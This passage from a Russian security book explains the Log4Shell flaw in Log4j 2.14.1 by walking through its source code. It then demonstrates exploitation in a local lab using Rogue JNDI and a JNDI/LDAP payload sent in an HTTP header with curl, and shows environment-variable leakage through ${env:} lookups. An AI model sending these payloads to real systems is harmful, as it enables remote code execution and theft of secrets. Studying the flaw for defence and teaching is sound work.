


Рис. 16.5. Тестирование уязвимости log4shell

## Детали уязвимости

Попробуем разобраться, почему эта загадочная конструкция вообще выполняется.

По сути, конструкции вида `${}` используются в динамических строках, которые преобразуются разными реализациями класса `StringSubstitutor` (<https://commons.apache.org/proper/commons-text/javadocs/api-release/org/apache/commons/text/StringSubstitutor.html>). Да не осудят меня Java-сеньоры, я буду считать, что это просто переменные.

Теперь скачаем исходники (<https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1-sources.jar>) нашей версии библиотеки Log4j. Интересующая нас обработка логируемого события начинается в методе `format` класса `MessagePatternConverter`.

### org/apache/logging/log4j/core/pattern/MessagePatternConverter.java

```
public final class MessagePatternConverter extends LogEventPatternConverter {
    ...
    public void format(final LogEvent event, final StringBuilder toAppendTo) {
        final Message msg = event.getMessage();
        ...
        if (config != null && !noLookups) {
```




```

for (int i = offset; i < workingBuilder.length() - 1; i++) {
    if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) ==
'{' ) {
        final String value = workingBuilder.substring(offset,
workingBuilder.length());
        workingBuilder.setLength(offset);
        workingBuilder.append(config.getStrSubstitutor().replace(event,
value));
    }
}
}

```

Этот цикл проверяет наличие конструкции `{ $` в сообщении. Если она присутствует, управление передается классу `StrSubstitutor` для дальнейшей обработки (рис. 16.6).



**Рис. 16.6.** Проверка наличия конструкции `{ $` в тексте логируемого сообщения библиотеки Log4j

## org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```

public class StrSubstitutor implements ConfigurationAware {
    ...
    public static final char DEFAULT_ESCAPE = '$';
    ...
    public static final StrMatcher DEFAULT_PREFIX =
StrMatcher.stringMatcher(DEFAULT_ESCAPE + "{");
    ...
    public static final StrMatcher DEFAULT_SUFFIX =
StrMatcher.stringMatcher("}");
}

```

Здесь можно видеть инициализацию дефолтного префикса (`{}`) и суффикса (`}`). Далее по коду видим метод `substitute`.

### **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
public StrMatcher getVariablePrefixMatcher() {
    return prefixMatcher;
}

...

public StrMatcher getVariableSuffixMatcher() {
    return suffixMatcher;
}
```

### **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
private int substitute(final LogEvent event, final StringBuilder buf,
    final int offset, final int length,
    List<String> priorVariables) {
    final StrMatcher prefixMatcher = getVariablePrefixMatcher();
    final StrMatcher suffixMatcher = getVariableSuffixMatcher();
```

Он снова выполняет поиск таких конструкций (`{ололо}`) по содержимому логируемого события, только в этот раз проверяет наличие суффикса `}`, чтобы определить, действительно ли нужна дальнейшая обработка.

### **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
while (pos < bufEnd) {
    final int startMatchLen = prefixMatcher.isMatch(chars, pos, offset, bufEnd);
    if (startMatchLen == 0) {
        pos++;
    } else // found variable start marker
```

Метод `prefixMatcher.isMatch`, как видно из названия, находит начало конструкции, символы `{`. Проверка выполняется методом `isMatch`.

### **org/apache/logging/log4j/core/lookup/StrMatcher.java**

```
public abstract class StrMatcher {
    ...
    static final class StringMatcher extends StrMatcher {
        ...
        public int isMatch(final char[] buffer, int pos, final int bufferStart,
            final int bufferEnd) {
            final int len = chars.length;
            if (pos + len > bufferEnd) {
                return 0;
            }
            for (int i = 0; i < chars.length; i++, pos++) {
```

```

    if (chars[i] != buffer[pos]) {
        return 0;
    }
}
return len;
}

```




Рис. 16.7. Поиск начала строки

Аналогичным образом `suffixMatcher.isMatch` находит конец конструкции, символ (рис. 16.7).

## **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```

} else {
    // find suffix
    final int startPos = pos;
    pos += startMatchLen;
    int endMatchLen = 0;
    int nestedVarCount = 0;
    ...

```

```
while (pos < bufEnd) {
    ...
    endMatchLen = suffixMatcher.isMatch(chars, pos, offset, bufEnd);
```

Результатом работы всего этого цикла будут позиции первого и последнего байта содержимого `{}`. Затем эта строка записывается в переменную `varNameExpr`.

### **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
String varNameExpr = new String(chars, startPos + startMatchLen, pos - startPos
- startMatchLen);
if (substitutionInVariablesEnabled) {
    final StringBuilder bufName = new StringBuilder(varNameExpr);
    substitute(event, bufName, 0, bufName.length());
    varNameExpr = bufName.toString();
}
```

Обрати внимание, что здесь используется рекурсивный вызов метода `substitute`. Это нужно для того, чтобы обрабатывать вложенные конструкции `{}`. Это знание поможет нам в будущем. В нашем случае этот вызов ничего нового не приносит и выполнение кода продолжится.

Следующая часть ищет в строке `jndi:ldap://127.0.0.1/a` двоеточие или минус. Подробнее об этой логике я расскажу, когда будем изучать техники обхода WAF, блокирующих эксплуатацию уязвимости, а пока она для нас не важна.

### **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
if (valueEscapeDelimiterMatcher != null) {
    int matchLen = valueEscapeDelimiterMatcher.isMatch(varNameExprChars, i);
    ...
} else if ((valueDelimiterMatchLen =
valueDelimiterMatcher.isMatch(varNameExprChars, i)) != 0) {
    ...
}
} else if ((valueDelimiterMatchLen =
valueDelimiterMatcher.isMatch(varNameExprChars, i)) != 0) {
    ...
}
```

Теперь начинается самое интересное — вызов метода `resolveVariable`.

### **org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
// resolve the variable
String varValue = resolveVariable(event, varName, buf, startPos, endPos);
if (varValue == null) {
    varValue = varDefaultValue;
}
```

Он преобразует переданные переменные в соответствии с их содержимым.

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
protected String resolveVariable(final LogEvent event, final String
variableName,
                                final StringBuilder buf,
                                final int startPos, final int endPos) {
```

Сначала создается интерфейс StrLookup.

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
final StrLookup resolver = getVariableResolver();
if (resolver == null) {
    return null;
}
```

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
public StrLookup getVariableResolver() {
    return this.variableResolver;
}
```

На этапе создания экземпляра класса StrSubstitutor инициализируется variableResolver — в соответствии с указанной или дефолтной конфигурацией.

Сам по себе variableResolver — это интерполятор, в нем указано, какой класс-резолвер должен обрабатывать содержимое обнаруженной переменной. На моей машине в дефолтной конфигурации используются такие резолверы (рис. 16.8):

```
variableResolver = {Interpolator@1558} "{date, java, marker, ctx, lower, upper,
jndi, main, jvmrunargs, sys, env, log4j}"
strLookupMap = {HashMap@5788} size = 12
    "date" -> {DateLookup@5805}
    "java" -> {JavaLookup@5807}
    "marker" -> {MarkerLookup@5809}
    "ctx" -> {ContextMapLookup@5811}
    "lower" -> {LowerLookup@5813}
    "upper" -> {UpperLookup@5815}
    "jndi" -> {JndiLookup@5817}
    "main" -> {MapLookup@5819}
    "jvmrunargs" -> {JmxRuntimeInputArgumentsLookup@5821}
    "sys" -> {SystemPropertiesLookup@5823}
    "env" -> {EnvironmentLookup@5825}
    "log4j" -> {Log4jLookup@5827}
```

Далее вызывается метод lookup.




Рис. 16.8. Дефолтные резолверы переменных в Log4j

## org/apache/logging/log4j/core/lookup/StrSubstitutor.java

```
return resolver.lookup(event, variableName);
```

## org/apache/logging/log4j/core/lookup/Interpolator.java

```
public class Interpolator extends AbstractConfigurationAwareLookup {
    ...
    public static final char PREFIX_SEPARATOR = ':';
    ...
    public String lookup(final LogEvent event, String var) {
        if (var == null) {
            return null;
        }
    }
}
```

Он парсит содержимое переменной, находит первое вхождение двоеточия и записывает подстроку от первого байта до разделителя в `prefix`, а оставшуюся часть без двоеточия — в `name`.

## org/apache/logging/log4j/core/lookup/Interpolator.java

```
final int prefixPos = var.indexOf(PREFIX_SEPARATOR);
if (prefixPos >= 0) {
    final String prefix = var.substring(0, prefixPos).toLowerCase(Locale.US);
    final String name = var.substring(prefixPos + 1);
    final StrLookup lookup = strLookupMap.get(prefix);
    ...
    String value = null;
```

```

if (lookup != null) {
    value = event == null ? lookup.lookup(name) : lookup.lookup(event, name);
}

```

Затем на основе prefix выбирает из списка резолверов соответствующий класс. Как ты уже догадался, в пейлоаде `{jndi:ldap://127.0.0.1/a}`, jndi будет значением prefix и указанием на то, какой резолвер нужно использовать (рис. 16.9).




Рис. 16.9. Получение резолвера из переданной строки

В нашей ситуации именно классу JndiLookup будет передано дальнейшее управление. Вызывается метод lookup.

## org/apache/logging/log4j/core/lookup/JndiLookup.java

```

@Plugin(name = "jndi", category = StrLookup.CATEGORY)
public class JndiLookup extends AbstractLookup {
    ...
    public String lookup(final LogEvent event, final String key) {
        if (key == null) {
            return null;
        }
        final String jndiName = convertJndiName(key);
        try (final JndiManager jndiManager = JndiManager.getDefaultManager()) {
            return Objects.toString(jndiManager.lookup(jndiName), null);
        } catch (final NamingException e) {
            LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}}.", jndiName, e);
            return null;
        }
    }
}

```

Это и есть вся магия. Здесь я не буду вдаваться в детали о Java Naming and Directory Interface ([https://ru.wikipedia.org/wiki/Java\\_Naming\\_and\\_Directory\\_Interface](https://ru.wikipedia.org/wiki/Java_Naming_and_Directory_Interface))

(JNDI), это выходит за рамки обзора. Важно только, что с его помощью можно выполнить RCE (рис. 16.10).




Рис. 16.10. Передача управления классу-резолверу JndiLookup на основе содержимого пейлоада

## RCE через Log4j

Чтобы выполнить произвольный код, необходимо поднять сервер, который передаст полезную нагрузку на атакуемую машину.

При получении пейлоада Java выполнит десериализацию, и произойдет вызов указанных классов, что в итоге приведет к запуску произвольной команды. Для автоматизации эксплуатации такого вида атак написано множество утилит — ysoserial (<https://github.com/frohoff/ysoserial>), marshalsec (<https://github.com/mbechler/marshalsec>), Rogue JNDI (<https://github.com/veracode-research/rogue-jndi>).

Возьмем Rogue JNDI (<https://github.com/veracode-research/rogue-jndi>) для разнообразия.

```
git clone https://github.com/veracode-research/rogue-jndi.git
```

Компилируем утилиту с помощью maven.

```
mvn package
```

Запускаем ее и в качестве аргумента `command` указываем команду, которую хотим выполнить (рис. 16.11).

```
java -jar target/RogueJndi-1.1.jar --command "calc.exe"
```

В составе идет несколько пейлоадов, нас интересует `RemoteReference`. Это классическая атака через JNDI, которая ведет к RCE через удаленную загрузку классов (рис. 16.12). Указываем адрес в теле нашего пейлоада.

Если ты не увидел калькулятор, то поздравляю, у тебя новая Java. Дело в том, что в версии выше 8u191 по умолчанию запрещена удаленная загрузка классов. Однако это не мешает эксплуатировать уязвимость, используя локальные цепочки гаджетов.



Java — язык библиотек и фреймворков, и редко встречаются ситуации, где используется чистый код на Java.

```

$[jndi:ldap://127.0.0.1:1389/o=reference}

Command Prompt - java -jar target/RogueJndi-1.1.jar --command "calc.exe"
0: [Visual Hack/rogue-jndi] java -jar target/RogueJndi-1.1.jar --command "calc.exe"
+++++
|R|o|g|u|e|j|n|d|i|
+++++
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://192.168.222.2:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://192.168.222.2:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://192.168.222.2:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://192.168.222.2:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://192.168.222.2:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://192.168.222.2:1389/o=websphere1.wsd1=* to artsploit.controllers.WebSphere1
Mapping ldap://192.168.222.2:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://192.168.222.2:1389/o=websphere2.jar=* to artsploit.controllers.WebSphere2

```

Рис. 16.11. Запуск утилиты Rogue JNDI для эксплуатации уязвимости CVE-2021-44228 в Log4j




Рис. 16.12. Успешная эксплуатация уязвимости CVE-2021-44228 в Log4j

## Эксплуатация Log4j в Spring Boot RCE на Java версии выше 8u19

Рассмотрим популярный фреймворк Spring. Уже готовое уязвимое приложение можно взять из репозитория `log4shell-vulnerable-app` (<https://github.com/christophetd/log4shell-vulnerable-app>).

Запускаем его при помощи `gradle`.

```
git clone https://github.com/christophetd/log4shell-vulnerable-app.git
```

```
cd log4shell-vulnerable-app
gradlew bootRun
```

В качестве пейлоада выбираем Tomcat. Для эксплуатации используется небезопасный reflection в классе `org.apache.naming.factory.BeanFactory`. Этот класс из Tomcat содержит логику для создания Beans с помощью рефлексии. Если ты хочешь почитать подробнее об этой технике, то добро пожаловать в статью Михаила Степанкина (Michael Stepankin) [Exploiting JNDI Injections in Java](https://www.veracode.com/blog/research/exploiting-jndi-injections-java) (<https://www.veracode.com/blog/research/exploiting-jndi-injections-java>).

В результате получается такой пейлоад:

```
${jndi:ldap://127.0.0.1:1389/o=tomcat}
```

Отправляем его в качестве заголовка X-Api-Version.

```
curl -H 'X-Api-Version: ${jndi:ldap://127.0.0.1:1389/o=tomcat}'
http://127.0.0.1:8080/
```

И, вуаля, наблюдаем калькулятор (рис. 16.13).




Рис. 16.13. Эксплуатация


## Не RCE единым

Выполнение кода — это, конечно, замечательно, но уязвимость и без этого сулит много проблем. Давай вспомним, какое количество резолверов, помимо JNDI, были объявлены в `variableResolver`:

```
"date" -> {DateLookup@5805}
"java" -> {JavaLookup@5807}
"marker" -> {MarkerLookup@5809}
"ctx" -> {ContextMapLookup@5811}
"lower" -> {LowerLookup@5813}
"upper" -> {UpperLookup@5815}
"jndi" -> {JndiLookup@5817}
"main" -> {MapLookup@5819}
"jvrunargs" -> {JmxRuntimeInputArgumentsLookup@5821}
"sys" -> {SystemPropertiesLookup@5823}
"env" -> {EnvironmentLookup@5825}
"log4j" -> {Log4jLookup@5827}
```

Все их можно использовать таким же образом. Рассмотрим, например, резолвер `env`. Он позволяет получать доступ к переменным окружения. Попробуем что-нибудь безобидное, например `${env:OS}` (рис. 16.14).

```
gradlew run --args='${env:OS}'
```



```
Select Command Prompt

D:\VisualHack\log4j>gradlew run --args='${env:OS}'
Starting a Gradle Daemon, 4 incompatible Daemons could not be reused, use --status for details

> Task :run
00:45:10.370 [main] ERROR logger.Test - Windows_NT

BUILD SUCCESSFUL in 18s
2 actionable tasks: 1 executed, 1 up-to-date
D:\VisualHack\log4j>
```

Рис. 16.14. Получение доступа к переменным окружения через `log4j`

Это хорошо, но как нам получить значение этой переменной удаленно? Давай вернемся к методу `substitute`. Разберем переменную `substitutionInVariablesEnabled`.

### `org/apache/logging/log4j/core/lookup/StrSubstitutor.java`

```
private int substitute(final LogEvent event, final StringBuilder buf,
                      final int offset, final int length,
                      List<String> priorVariables) {
    ...
    final boolean substitutionInVariablesEnabled =
        isEnabledSubstitutionInVariables();
```

По дефолту она установлена в `true` — значит, конструкции `${}` могут сами быть динамическими, то есть содержать другие переменные.

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
public boolean isEnabledSubstitutionInVariables() {
    return enableSubstitutionInVariables;
}
```

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
/**
 * The flag whether substitution in variable names is enabled.
 */
private boolean enableSubstitutionInVariables = true;
```

Таким образом, при парсинге проверяется истинность `substitutionInVariablesEnabled` и, если значение истинно, находится начало еще одной конструкции `${`. Ее позиция записывается, а значение `nestedVarCount` инкрементируется.

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
private int substitute(final LogEvent event, final StringBuilder buf,
                      final int offset, final int length,
                      List<String> priorVariables) {

    ...

    final boolean substitutionInVariablesEnabled =
        isEnabledSubstitutionInVariables();

    ...

    while (pos < bufEnd) {
        if (substitutionInVariablesEnabled
            && (endMatchLen = prefixMatcher.isMatch(chars, pos, offset, bufEnd))
            != 0) {
```

**org/apache/logging/log4j/core/lookup/StrSubstitutor.java**

```
nestedVarCount++;
pos += endMatchLen;
continue;
```

